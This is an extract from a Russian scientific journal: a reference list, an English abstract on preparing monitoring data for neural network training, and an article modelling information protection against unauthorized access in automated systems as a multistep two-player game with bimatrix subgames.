9. *Linsker R.* Self-Organization in a Perceptual Network // Computer. 1988. Vol. 21. Pp.105–117.

10. *Jaynes E.T.* On the Rational of Maximum-Entropy Methods // Proc. of the IEEE. 1982. Vol.70. Pp.939–952.

11. *Atick J.J., Redlich A.N.* Towards a Theory of Early Visual Processing // Neural Computation. 1990. Vol. 3. Pp. 1321–1340.

12. *Кобзарь А.И.* Прикладная математическая статистика. М: Физматлит, 2006. С. 626–628.



DEVELOPMENT PENTEST LABORATORIES

MAKSIM A. BOLSHAKOV,

St. Petersburg, Russia, bolshakovm@yandex.ru

ABSTRACT

The question of modifying the source data received from the monitoring system, for the purpose of possibility of their correct processing by neural networks, is considered, in particular the possibility of reducing the dimension of the source data matrix by reduction the number of time slices according to the Barlow hypothesis. The relevance of solving this problem is due to many sources of initial data, while the data formats in different sources are determined by various presentation schemes. In view of this, the array of input data received from the monitoring system is a heterogeneous dataset, the processing of which without modification cannot be performed with the proper quality and in the appropriate time frame. The stages of modify are sequentially determined in terms of purifying the initial data from duplicate (dependent from each other), insignificant (not affecting the final state) elements. The following are the data formatting tools in terms of converting to a numerical format and performing their scaling for the correct comparability of elements among themselves. The target value of the training time according to the task (the need to learn daily during periods of minimum load of computing power) should be no more than 6 hours. As a result of applying the algorithm considered in the article, the reduction in the training time of the neural network reached more than 5 times and amounted to 306 minutes, while the quality of training was determined to be good. Thus, we should talk about a successful practical result in terms of modifying the source data using the proposed algorithm of actions.

REFERENCES

1. Burenin A.N., Levko I.V., Legkov K.E., Orkin V.V. Method Of Adaptive Information Resources Control In The Automated Control System In Conditions Of Performance Loss. *Proc. of the International Scientific Conference "2019 Systems of signals generating and processing in the field of on board communications"* (IEEE Conference # 46544), Moscow, 20-21 March 2019. Moscow: IEEE, 2019. Pp. 1-4.
2. Bolshakov M.A., Pugachev S.V., Molodkin I.A., Teslya N.N. Approach to the Analysis and Processing of Data from IT-Services Monitoring System. *CSITinMNSTinEE2018 First Workshop Computer Science and Engineering in the framework of the 5th International*

KEYWORDS: monitoring, resource-service models, heterogeneous data, data normalization, mutual information, Barlow's hypothesis, dataframe, training of neural network.

- Scientific-Methodical Conference "Problems of Mathematical and Natural-Scientific Training in Engineering Education", St.-Petersburg, Russia, 8-9 November 2018. St. Petersburg, 2018. Vol. 2341. Pp.1-5.*
3. Khomonenko A.D. (Ed.) *Modeli I Metodi Issledovania Informatzionnih System* [Models and Methods of Information Systems Research. Monograph] St. Petersburg: Deer, 2019. 204 p. (In Russian)
 4. Jigulskii V.E. Ispolzovanie Kodekov v Podgotovke Dannyh dlya Obychenia Iskusstvennoi Neironnoi Seti [Using Codecs in the Preparation of Initial Data for Artificial Neural Network Training]. *Young Scientist*. 2018. No. 4. Pp.14-20. (In Russian)
 5. Cover T.M., Thomas J.A. *Elements of Information Theory*. NY: Wiley, 1991. 748 p.
 6. Ortega J.M. Introduction to Parallel and Vector Solutions of Linear Systems. New York: Plenum press, 1988. 305 c.
 7. Terekhov V. A., Efimov D.V., Tyukin I. Yu. Neyrokomp'yutery i ikh primeneniye. Kniga 8. Neyrosetevye sistemy upravleniya [Neurocomputers and their application. Book 8. Neural network control systems]. Moscow: Izdatel'skoe predpriyatye redaktsii zhurnala "Radiotekhnika" Publ., 2002. 447 p. (In Russian)
 8. Ohtilev M. Yu. Sokolov B.V., Yusupov R.M. *Intellektualnye tekhnologii monitoringa i upravleniya strukturnoj dinamikoj slozhnykh tekhnicheskikh obektov* [Intelligent Technologies for Monitoring and Control of Structural Dynamics of Complex Technical Objects]. Moscow: Nauka, 2006. 410 p. (In Russian)
 9. Linsker R. Self-Organization in a Perceptual Network. *Computer*. 1988. Vol. 21. Pp.105-117.
 10. Jaynes E.T. On the Rational of Maximum-Entropy Methods. *Proc. of the IEEE*. 1982. Vol.70. Pp.939-952
 11. Atick J.J., Redlich A.N. Towards a Theory of Early Visual Processing. *Neural Computation*. 1990. Vol. 3. Pp. 1321-1340.
 12. Kobzar A.I. *Prikladnaya Matematicheskaya Statistika* [Applied Mathematical Statistics]. Moscow: Fizmatlit, 2006. Pp. 626-628. (In Russian)

INFORMATION ABOUT AUTHOR:

Bolshakov M. A., Deputy Chief of the St. Petersburg Information and Computing Center of JSC Russian Railways



doi: 10.24411/2409-5419-2018-10281

ДИНАМИЧЕСКАЯ МОДЕЛЬ ПРОЦЕССОВ ЗАЩИТЫ ИНФОРМАЦИИ ОТ НЕСАНКЦИОНИРОВАННОГО ДОСТУПА В АВТОМАТИЗИРОВАННЫХ СИСТЕМАХ

ВОРОБЬЕВ

Альберт Анатольевич¹

СЕРГЕЕВ

Александр Георгиевич²

АННОТАЦИЯ

Прогрессирующий рост сложности и разнообразия объектов исследования теории защиты информации определяет актуальность разработки и последующего развития достаточно простых и универсальных математических моделей, описывающих динамику происходящих в реальности процессов. При этом наиболее трудным в теоретическом плане традиционно является формализация процессов защиты информации от несанкционированного доступа, в силу сложности прогнозирования специфической человеческой деятельности. Конфликтная природа таких процессов предполагает предпочтительность применения математических методов теории бескоалиционных многошаговых игр. Однако применение этих методов связано с определением функций выигрыша сторон в конечных позициях описывающего конфликт древовидного графа. Исследование функций выигрыша лежит за рамками теоретико-игровых методов. Достаточно общих алгоритмов расчета этих функций, позволяющих обеспечить приемлемую достоверность результатов, на сегодняшний день по-прежнему не существует. В работе развивается предложенная ранее авторами идея разбиения конечной многошаговой игры двух лиц с полной информацией на совокупность взаимосвязанных биматричных игр. Получение расчетных значений функций выигрыша участников конфликта для промежуточных позиций древовидного графа предоставляет исследователю массу новых возможностей, прежде всего в области целенаправленного улучшения используемых методов и средств и гарантированного достижения частных целей. Одновременно становятся доступными механизмы оценивания эффективности применения отдельных средств защиты/вскрытия информации, основанные на современной трактовке моделей биматричных игр с элементами информационной или стратегической рефлексии.

Сведения об авторах:

¹д.т.н., с.н.с., ведущий научный сотрудник Научно-исследовательского института (военно-системных исследований МТО ВС РФ) Военной академии материально-технического обеспечения имени генерала армии А. В. Хрулёва, г. Санкт-Петербург, Россия, maestro265@yandex.ru

²старший преподаватель кафедры информационных и вычислительных систем Петербургского государственного университета путей сообщения Императора Александра I, г. Санкт-Петербург, Россия, vka68@yandex.ru

КЛЮЧЕВЫЕ СЛОВА: автоматизированная система; защита информации; многошаговые игры; функции; угрозы.

Для цитирования: Воробьев А. А., Сергеев А. Г. Динамическая модель процессов защиты информации от несанкционированного доступа в автоматизированных системах // Научные технологии в космических исследованиях Земли. 2019. Т. 11. № 4. С. 72-79. doi: 10.24411/2409-5419-2018-10281



Введение

За свою полувековую историю теория защиты информации (ТЗИ) повторила путь многих разделов теории управления, испытывая постоянные существенные трансформации в своем желании соответствовать объекту исследования. Вместе с тем, уникальность имеющего двойственную природу объекта исследования (подлежащая защите информация — нарушитель), высокая динамика его развития (от локальных автоматизированных систем — к региональным и федеральным, от технических и организационно-технических систем — к децентрализованным интеллектуальным системам [1]), возникновение и развитие теории информационного противоборства, постоянно стремящейся «поглотить» ТЗИ, привели к весьма сложной ситуации, при которой будущее теории защиты информации становится достаточно туманным. С одной стороны, лавинообразный характер приобретает появление новых объектов исследования: системы, осуществляющие хранение, обработку и передачу информации, приобретают междисциплинарную природу, становятся все многочисленнее и разнообразнее. С другой — для достаточно простых объектов, например, технических и организационно-технических систем, так и не было завершено формирование аксиоматики, научно-методического аппарата (в частности, имеются ввиду достаточно универсальные модели типовых процессов защиты информации). То есть, по существу — не были созданы фундаментальные основы теории, обеспечивающие ее дальнейшее последовательное, системное и комплексное развитие, по мере усложнения объектов исследования. Сложившиеся на практике три достаточно самостоятельные направления ТЗИ (защита информации в автоматизированных системах, защита каналов связи и защита от перехвата электромагнитных излучений и наводок) курируются различными федеральными ведомствами и не объединены единой методологической основой, нормативно-правовой базой и/или техническими (технологическими) решениями. Все это существенно тормозит развитие ТЗИ, как математической теории.

Продолжающийся стремительный рост количества публикаций по вопросам организации защиты информации в различных приложениях обусловлен зачастую коммерческим интересом, связанным с выполнением соответствующих требований по обеспечению безопасности информации в государственных и муниципальных структурах, а также определенной «модой» на специалистов в этой области в отечественной системе образования. К сожалению, качество публикаций сегодня имеет обратно пропорциональную зависимость от их количества, обусловленного как растущим разнообразием и усложнением потенциальных объектов исследования, так и математическими и терминологическими фантазиями авторов, нередко не имеющими ничего общего с реальной действительностью.

В возникшей ситуации перспективы ТЗИ связаны исключительно с возобновлением планомерной деятельности в области создания методологических основ теории, прежде всего — разработки типовых моделей процессов защиты информации, сначала для достаточно простых объектов, и далее — для более сложных. Накопленный в 1990–2000-е годы значительный опыт отечественных ученых в этой области и результаты современных исследований зарубежных специалистов внушают определенный оптимизм при решении этой задачи.

1. Описание процесса защиты информации в автоматизированной системе с помощью многошаговой теоретико-игровой модели с полной информацией

Из трех сложившихся на практике направлений ТЗИ наиболее сложным, по всей видимости, является раздел организации защиты информации в автоматизированных системах (АС). При этом, в соответствии с действующими нормативными документами (в первую очередь — документами Гостехкомиссии, ныне ФСТЭК России), объект исследования объединяет все возможные по уровням доступа к информации и количеству пользователей варианты построения АС, различных по масштабу, структуре и архитектуре. Процесс защиты информации (имеется ввиду, прежде всего, защита от несанкционированного доступа к информации) представляет собой реализацию типовой конфликтной ситуации «администратор системы — нарушитель». Для исследования подобных ситуаций целесообразно применение математического аппарата теории игр, предназначением которой как раз и является поиск рациональных решений в конфликтных ситуациях. Как обосновано в [2–3], достаточно эффективным оказывается исследование процессов защиты информации в АС на основе конечных многошаговых теоретико-игровых моделей с полной или неполной информацией. Возникающие трудности практического применения таких моделей связаны с определенными ограничениями («белыми пятнами») теории многошаговых игр, прежде всего, с обеспечением достоверности результатов расчета функций выигрыша и практическим применением полученных результатов. Вместе с тем, известное преимущество методов теории игр перед другими заключается в исследовании лишь общего правила нахождения оптимального решения, в то время как определение целевого функционала, задающего функции выигрыша участников конфликта, является самостоятельной задачей. Данное обстоятельство, усугубляя проблемы формирования платежных функций участников конфликта, одновременно позволяет сформулировать достаточно универсальные правила оптимального поведения в конфликте, что не удается с применением иных математических методов.

В качестве примера рассмотрим общую процедуру построения многошаговой теоретико-игровой модели с *полной информацией*. Стандартным формализованным описанием конфликтной ситуации, как бескоалиционной конечношаговой игры двух лиц, является задание соответствующего древовидного графа («дерева игры») в виде

$$G=(X, F),$$

где $X=\{X_1, \dots, X_i, \dots, X_n, X_{n+1}\}$, $\bigcup_{i=1}^{n+1} X_i = X$ — конечное множество вершин;

F — отображение, ставящее в соответствие каждой вершине $x \in X$ подмножество $F_x \in X$.

Каждый элемент множества X называется вершиной или узлом графа, а пара элементов (x, y) , где $y \in F_x$ — дугой графа. Решение игры представляет собой путь в графе $G=(X, F)$ — последовательность дуг, или ребер $p=(p_1, p_2, \dots, p_k, \dots)$, или вершин (x_1, x_2, \dots, x_k) , $x_i \in Fx_{i-1}$ такая, что конец каждой предыдущей дуги совпадает с началом следующей. Для двух игроков множество вершин X разбивается на X^1 и X^2 соответственно, причем $X^1 \cup X^2 = X$, $X^1 \cap X^2 = \emptyset$. Игра прекращается, как только достигается окончательная вершина $x_i \in X_{n+1}$, для которой $Fx_i = \emptyset$. В позиции x_i стороны получают выигрыш $H^1(x_i)$ и $H^2(x_i)$ соответственно.

Стратегия в игре определяет правило, которое предписывает игроку в любой позиции x из множества его очередности ($x \in X^1$ или $x \in X^2$) однозначный выбор следующей позиции. Будем обозначать стратегию как функцию ($u_1(x)$ и $u_2(x)$ для первого и второго игрока соответственно), которая каждой вершине x ставит в соответствие номер некоторой альтернативы, возможной в этой вершине. Для конечношаговой игры с полной информацией предполагается, что каждая сторона при совершении выбора в позиции $x_k \in X^1$ ($x_{k+1} \in X^2$) уже знает эту позицию x_k (или x_{k+1}). Следовательно, из-за древовидности графа G можно восстановить все предшествующие позиции.

Пусть U_1 и U_2 — множества всех возможных стратегий сторон, тогда $u = \{u_1(x), u_2(x)\}$, где $u_1(x) \in U_1$, $u_2(x) \in U_2$, $x = (x_0, \dots, x_i)$, $x_i \in X_{n+1}$ — ситуация в игре, а $U = U_1 + U_2$ — множество ситуаций. Каждая ситуация однозначно определяет путь в древовидном графе, партию в игре и выигрыши игроков.


Перенумеруем позиции, входящие в множества очередностей первого игрока, двойным индексом $(1, i)$, $i = \overline{1, I}$, и второго — $(2, j)$, $j = \overline{1, J}$. Тогда $X^1 = \{(1, 1), (1, 2), \dots, (1, I)\}$ и $X^2 = \{(2, 1), (2, 2), \dots, (2, J)\}$. Перенумеруем дуги, выходящие из каждой вершины, одним индексом. Тогда $u_1(1, i) = \{1, 2\}$, $u_2(2, j) = \{1, 2\}$ — стратегии, которые указывают в каждой позиции множества очередностей номер дуги, по которой следует двигаться дальше [4–5].

В соответствии с принятыми обозначениями процесс защиты информации от несанкционированного доступа

на автоматизированном рабочем месте (как элементе автоматизированной системы) в самом общем виде показан на рисунке. Принято, что первый игрок осуществляет мероприятия по защите информации в АС, а второй реализует попытки несанкционированного доступа к информации. Подыгра G_{11} означает установку пароля, G_{21} и G_{22} — попытку подбора пароля, G_{12} , G_{13} — использование методов обнаружения подбора пароля, G_{23} , G_{24} , G_{25} и G_{26} — попытку использования полученного пароля. На древовидном графе игры наличие действия (средства) обозначим символом «+». Уже в таком упрощенном виде множество стратегий первого игрока представляет собой трехмерный вектор, всего у первого игрока $2^3 = 8$ стратегий. Аналогично, второй игрок имеет $2^6 = 64$ стратегии.

Приведенная конечная бескоалиционная игра двух лиц с поочередным выбором стратегий соответствует (в предельно упрощенном виде) реальным процессам защиты информации от несанкционированного доступа в АС и учитывает связность угроз, при допущении о полноте информации о механизме реализации воздействий. С целью максимального расширения области практического применения модели предполагается, что игра не является антагонистической, то есть функции выигрыша участников конфликта не совпадают. Это может означать, например, наличие некоторого субъективизма в оценке эффективности применения комплекса средств защиты информации. В дальнейшем рассмотрение антагонистической игры со строго противоположными целями двух участников конфликта «оборона-нападение» приведет лишь к существенному упрощению методов поиска оптимального поведения.

Без слов ясно, что во многих практических ситуациях задание дерева игры существенно затруднено в связи с большой размерностью множеств возможных стратегий. Это определяет целесообразность нормализации игры путем сведения ее к биматричной (для различных функций выигрыша сторон $H^1(x_i)$ и $H^2(x_j)$) известными методами, описанными, например, в [5]. Однако, полученная таким образом биматричная игра, в отличие от традиционной одношаговой игры, обладает большой размерностью. Например, для простейшего примера (см. рисунок) размерность биматричной игры составит 8×64 , а расширение множества стратегий любого из игроков приведет к существенному увеличению размерности матрицы. В связи с этим на практике для нахождения решения конечной многошаговой бескоалиционной игры с полной информацией используется рекурсивная процедура, аналогичная известному методу решения задач динамического программирования (например, задачи о коммивояжере). Отличительной особенностью применения метода для нахождения решения конечношаговых бескоалиционных игр двух лиц является отсутствие функций выигрыша «промежуточных»



Древовидный граф, задающий процесс защиты информации от несанкционированного доступа

вершин графа G . Это обстоятельство и является причиной существования нескольких равновесных ситуаций в игре, в зависимости от выбранного критерия нахождения решения, то есть степени «доброжелательности» игроков. При моделировании процессов защиты информации в АС выбор условия «максимальной недоброжелательности», аналогичного применению минимаксного критерия в матричных играх, определяет единственность решения.

Для анализа игры применим рекурсивную процедуру построения абсолютного равновесия по Нэшу. Определим подыгры G_{23} , G_{24} , G_{25} и G_{26} , такие что

$$\begin{aligned} H^1(2,3) &= 4; & H^2(2,3) &= 15; \\ H^1(2,4) &= 3; & H^2(2,4) &= 15; \\ H^1(2,5) &= 6; & H^2(2,5) &= 15; \\ H^1(2,6) &= 6; & H^2(2,6) &= 18. \end{aligned}$$

Рассуждая аналогично, далее заметим, что, например, для подыгры G_{13} существует 2 ситуации равновесия по Нэшу. При этом однозначность выбора зависит именно от уровня «доброжелательности игроков». Таким образом, при условии «максимальной благожелательности» игрок 1 в G_{13} выберет вторую стратегию с конечным исходом $H^1(2,6)=6$ и $H^2(2,6)=18$. Однако при условии «максимальной недоброжелательности» первый игрок в G_{13} выберет первую стратегию с результативностью $H^1(2,5)=6$; $H^2(2,5)=15$. Окончательно получим чистую стратегию

$$u_1^*(\cdot) = (2, 1, 1); u_2^*(\cdot) = (1, 2, 1, 1, 2, 1), \text{ с выигрышем } H^1(\cdot) = 6; H^2(\cdot) = 15.$$

На практике решение игровой ситуации свидетельствует о том, что для принятых значений функций выигрыша обе стороны заинтересованы в активном применении доступных средств обороны/нападения.

Приведенные результаты исследования упрощенной теоретико-игровой ситуации, описывающей процессы защиты информации от несанкционированного доступа в АС, приводят к важному выводу. Существенно упрощая выбор оптимального (в соответствии с заданным критерием) решения, многошаговая игра с полной информацией «оставляет за рамками» вопрос формирования функций выигрыша сторон $H^1(x_1)$ и $H^2(x_1)$. Вместе с тем, сложность решения этой задачи, с одной стороны, и полная зависимость полученного решения многошаговой игры от достоверности расчетных значений функций выигрыша, с другой, фатально ограничивают практическое применение рассмотренной теоретико-игровой модели для исследования конфликтной ситуации.

Также очевидно, что в реальных ситуациях процесс защиты информации от несанкционированного доступа в АС имеет гораздо более сложную природу. Например, актуальны варианты отсутствия достоверной информации о факте того или иного воздействия на систему (неопреде-

ленность нахождения в той или иной вершине в детерминированной ситуации), или о последовательности реализации связанных воздействий. В этом случае форма задания множества стратегий будет иной, определяющей многошаговую игру с неполной информацией. Рассмотрение подобных моделей не является предметом настоящей статьи.

2. Алгоритм последовательного формирования функций выигрыша в конечной многошаговой игре двух лиц с полной информацией

Утрата интереса практиков в области организации защиты информации к моделям на основе теории многошаговых игр обусловлена, прежде всего, отсутствием достаточно универсальных процедур получения достоверных значений функций выигрыша сторон $H^1(x_i)$ и $H^2(x_i)$. Между тем, решение этой задачи может быть получено в рамках развития подхода, впервые предложенного в [3]. Реализация идеи стала возможной благодаря бурному развитию теории игр в XXI веке. Возникновение новых теоретических направлений, в первую очередь — сетевых [6–7], эволюционных [8–11], рефлексивных [12], алгоритмических [13–15], экспериментальных [16–19] игр обусловлено практическими потребностями исследования современных явлений, процессов, систем, имеющих нередко междисциплинарную природу и объединяющих в себе организационные, социальные и технические (экономические) аспекты человеческой деятельности. Развитие теории игр стимулировали и традиционные проблемы, ограничивающие ее практическое применение, например, известные сложности формализации самой теоретико-игровой ситуации и практической реализации решений в смешанных стратегиях [20–21]. Характерное для неоклассических игровых постановок существенное усложнение моделей привело к появлению алгоритмических проблем нахождения решений, в силу высокой сложности самих моделируемых процессов. В [22–23] обосновано что в подобных случаях единственным способом нахождения решения может являться декомпозиция конечных игр на совокупность взаимосвязанных матричных (биматричных).

Следовательно, как в теоретическом плане, так и в прикладном аспекте чрезвычайную актуальность приобретает расширение множества значений функций выигрыша $H^1(x_i)$ и $H^2(x_i)$ до множества всех возможных исходов $H^1(x)$ и $H^2(x)$, $\forall x=(x_0, \dots, x_l)$. Идея получения значений функций выигрыша для всех позиций древовидного графа состоит в следующем. При условии конечности множеств стратегий двух участников конфликтной ситуации возможен расчёт цены игры для каждой отдельно взятой пары стратегий двух сторон. Дальнейшее развитие этой ситуации для совокупности любых пар стратегий с общей начальной позицией естественным образом приводит к построению и исследованию

достаточно стандартной биматричной игры, решение которой позволяет получить значение цены игры для конкретной подыгры, образуемой множеством всех пар стратегий с общей начальной позицией. Таким образом, в конечном итоге многошаговая игра может быть представлена совокупностью взаимосвязанных биматричных игр. При этом первая биматричная игра будет строиться для начальной позиции графа x_0 (для первого хода), а построение парных матриц (би-матриц) для остальных вершин (ходов игры) должно осуществляться с учётом значений цены игры на предшествующих шагах (с предысторией, или с последствием).

Использование данного подхода позволяет детерминировано определить значения платежной функции не только для конечных позиций x_l графа G , но и для всех промежуточных позиций (x_0, \dots, x_{l-1}) . Это открывает новые возможности для исследования объективно существующих динамических процессов, в том числе — процессов защиты информации от несанкционированного доступа в АС, позволяя рассматривать любую подыгру $G_{ij} \in G$ в качестве самостоятельного объекта.

В основу построения биматричных игр (для одного шага любой подыгры $G_{ij} \in G$ с общей начальной позицией) положено развитие статической модели процессов защиты информации, рассмотренной, например, в [2]. Автоматизированная система представляется совокупностью ее иерархически связанных элементов (автоматизированных рабочих мест) $s_k \in S$, $k = \overline{1, K}$, и в дальнейшем исследуется функционирование каждого объекта в отдельности. Защищенность системы в целом определяется по объекту с минимальным уровнем защищенности, с учетом места объекта в общей иерархии. В свою очередь, уровень защищенности объекта определяется решением биматричной (для статического случая) или многошаговой (для динамической ситуации) игры.

Платежные функции биматричной игры A^1 и A^2 для объекта $s_k \in S$ рассчитываются по формулам

$$A^1 = \mu_{mk}(t) * C_k^1(t) * \gamma_{mnk}(t); \quad (1)$$

$$A^2 = C_k^2(t) - \mu_{mk}(t) * C_k^2(t) * \gamma_{mnk}(t), \quad (2)$$

где $\mu_{mk}(t) \in [0; 1]$ — показатель результативности угрозы m на объекте $s_k \in S$, $m = \overline{1, M}$;

$\gamma_{mnk}(t) \in [0; 1]$ — показатель нейтрализации угрозы m средством n на объекте $s_k \in S$, $n = \overline{1, N}$;

$C_k(t)$ — показатель информационной ценности объекта $s_k \in S$, отражает место объекта в иерархии.

Информационная ценность объекта (автоматизированного рабочего места) может выражаться относительным (безразмерным) показателем, или отражать воз-



можный ущерб, например, в стоимостном выражении. Порядок расчета показателей $\mu_{mk}(t)$ и $\gamma_{mnk}(t)$ в случаях, когда реализация механизмов несанкционированного доступа и защиты информации осуществляется комплексами (наборами) средств, показан в работе [2]. Возможно также дальнейшее усложнение модели, например, за счет учета стоимостных показателей для средств реализации воздействий или защиты информации, а также задания соответствующих стоимостных ограничений.

Для любой отдельно взятой одношаговой подыгры $G_{ij} \in G$ будем полагать, что множества угроз и средств защиты информации конечны. Тогда платежные функции $H_k^1(G_{ij})$ и $H_k^2(G_{ij})$ будут определяться решением соответствующей биматричной игры, например, с использованием известного алгоритма Лемке-Хаусона:

$$\begin{pmatrix} a_{11}^1 & \dots & a_{1N}^1 \\ \vdots & & \vdots \\ a_{M1}^1 & \dots & a_{MN}^1 \end{pmatrix} \rightarrow H_k^1(G_{ij}); \quad (3)$$

$$\begin{pmatrix} a_{11}^2 & \dots & a_{1N}^2 \\ \vdots & & \vdots \\ a_{M1}^2 & \dots & a_{MN}^2 \end{pmatrix} \rightarrow H_k^2(G_{ij}). \quad (4)$$

Принимая $\xi = (\xi_1, \dots, \xi_m, \dots, \xi_M)$, $\sum_{m=1}^M \xi_m = 1$, $\xi_m \geq 0$ и $\eta = (\eta_1, \dots, \eta_n, \dots, \eta_N)$, $\sum_{n=1}^N \eta_n = 1$, $\eta_n \geq 0$ — частоты (вероятности) применения стратегий, определяющие минимаксное решение игры, соответствующее равновесной (по Нэшу) ситуации, получим значения платежной функции игры:

$$H_k^1(G_{ij}) = \sum_{m=1}^M \sum_{n=1}^N a_{mn}^1 \xi_m \eta_n,$$

$$H_k^2(G_{ij}) = \sum_{m=1}^M \sum_{n=1}^N a_{mn}^2 \xi_m \eta_n.$$

Уже на этом, отдельном этапе формализации динамической конфликтной ситуации доступны достаточно эффективные способы целенаправленного улучшения комплекса средств защиты информации, рассмотренные, например, в работе [21]. Возможно также улучшение решения (для любой из сторон) на основе исследования полученной биматричной игры с элементами информационной рефлексии, характерными, в частности, для современных трактовок ставшей хрестоматийной игры полковника Блотто [12].

Решение игры, заданной (1) и (2) (в виде (3) и (4) соответственно), позволяет получить для первого шага мно-

гошаговой игры, заданной вершинами [1, 1], [2, 1] и [2, 2], значения $H_k^1(G_{ij})$ и $H_k^2(G_{ij})$ не только для исхода 2 в подыгре G_{21} и исхода 1 в подыгре G_{22} , но и для альтернативных им исходов 1 и 2 (см. рис.). То есть появляется новая уникальная возможность — оценка игровой ситуации в ее промежуточных состояниях [1, 2] и [1, 3]. Становится очевидным, что при разрастании модели (увеличении количества возможных действий участников конфликта) наличие промежуточных оценок является революционным и позволяет как целенаправленно изменять (улучшать) используемые в конфликте методы и средства, так и достигать частных целей (до завершения конфликтной ситуации), имеющих решающее значение. Подробный анализ этих возможностей выходит за рамки настоящей статьи.

Таким образом, сформулирована процедура расчета значений функции выигрышей (платежной функции) для первого хода многошаговой игры с полной информацией. В терминах рисунка это означает, что определены значения функции выигрышей для вершин [1, 2] и [1, 3] графа G . Далее рассмотренный механизм исследования подыгры повторяется. Например, для обозначений рисунка следующим шагом будет определение значений $H^1(x_i)$ и $H^2(x_i)$, как для подыгры G_{12} , задаваемой вершинами [1, 2], [2, 3] и [2, 4], так и, отдельно — для подыгры G_{13} , задаваемой вершинами [1, 3], [2, 5] и [2, 6] соответственно.

Заключение

Обоснована целесообразность формализованного описания динамики процессов защиты информации от несанкционированного доступа в автоматизированных системах в виде бескоалиционной конечношаговой игры. С целью преодоления практических трудностей задания функции выигрышей сторон для конечных позиций описывающего игру древовидного графа предложен алгоритм представления конечношаговой игры двух лиц с полной информацией в виде совокупности взаимосвязанных биматричных игр. Применение алгоритма открывает новые возможности в области исследования множественных локальных конфликтных ситуаций, характеризующих типовые процессы защиты информации от несанкционированного доступа в автоматизированных системах.

Литература

1. Новиков Д.А. Кибернетика: Навигатор. История кибернетики, современное состояние, перспективы развития. М.: ЛЕНАНД, 2016. 160 с.
2. Воробьев А. А., Бородакий Ю. В., Куликов Г. В., Непомнящих А. В., Назаров А. А., Сергеев А. Г. Оценивание качества функционирования автоматизированных систем при параметрической неопределенности внешних воздействий // Безопасность информационных технологий. 2004. № 3. С. 58–62.
3. Данеев А. В., Воробьев А. А., Лебедев Д. М. Применение теоретико-игровых моделей для исследования качества функциони-



рования сложных организационно-технических систем // Вестник Воронежского института МВД России. 2010. № 4. С. 76–82.

4. Григорьева К. В. Теория игр. Ч. 2: Кооперативные игры и игры в позиционной форме. СПб.: Изд-во Санкт-Петербургского гос архит.-строит. ун-та, 2009. 134 с.

5. Петросян Л. А., Зенкевич Н. А., Шевкопляс Е. В. Теория игр. СПб.: БХВ-Петербург, 2012. 432 с.

6. Michalak T., Rahwan T., Skibski O., Wooldridge M. Defeating terrorist networks with game theory // IEEE intelligent systems. 2015. Vol. 30. No. 1. Pp. 53–61.

7. Торопов Б. А., Тагиров З. И. Модели террористических сетей и теоретико-игровой подход к оценке центральности их участников // Вопросы безопасности. 2016. № 6. С. 77–89. URL: https://nbpublish.com/library_read_article.php?id=21436 (дата обращения 10.01.2018).

8. Weibull J. Evolutionary game theory. Cambridge: MIT Press, 1995. 265 p.

9. Васин А. А. Некооперативные игры в природе и обществе. М.: МАКС Пресс, 2005. 412 с.

10. Kumacheva S. Sh., Gubar E. A. Evolutionary model of tax auditing // Contributions to game theory and management. 2015. Vol. 8. Pp. 164–175.

11. Min W. Mathematical and statistical models in evolutionary game theory // Graduate theses and dissertations. 2015. URL: <http://lib.dr.iastate.edu/etd/14449> (дата обращения 23.06.2019).

12. Новиков Д. А., Чхартишвили А. Г. Рефлексия и управление: математические модели. М.: Физматлит, 2013. 412 с.

13. Nisan N., Roughgarden T., Tardos E., Vazirani V. Algorithmic game theory. New York: Cambridge University Press, 2009. 776 p.

14. Mansour Y. Computational game theory. Tel Aviv: Tel Aviv University, 2003. 150 p.

15. Adkins R. Algorithmic game theory. Final Report for CMSC451 Honors Option. 2015. 13 p.

16. Roth A. E. Game theory as a tool for market design. Game practice // Contributions from applied game theory. Theory and decision library. 2000. Vol. 23. Pp. 7–18. doi: 10.1007/978-1-4615-4627-6_2.

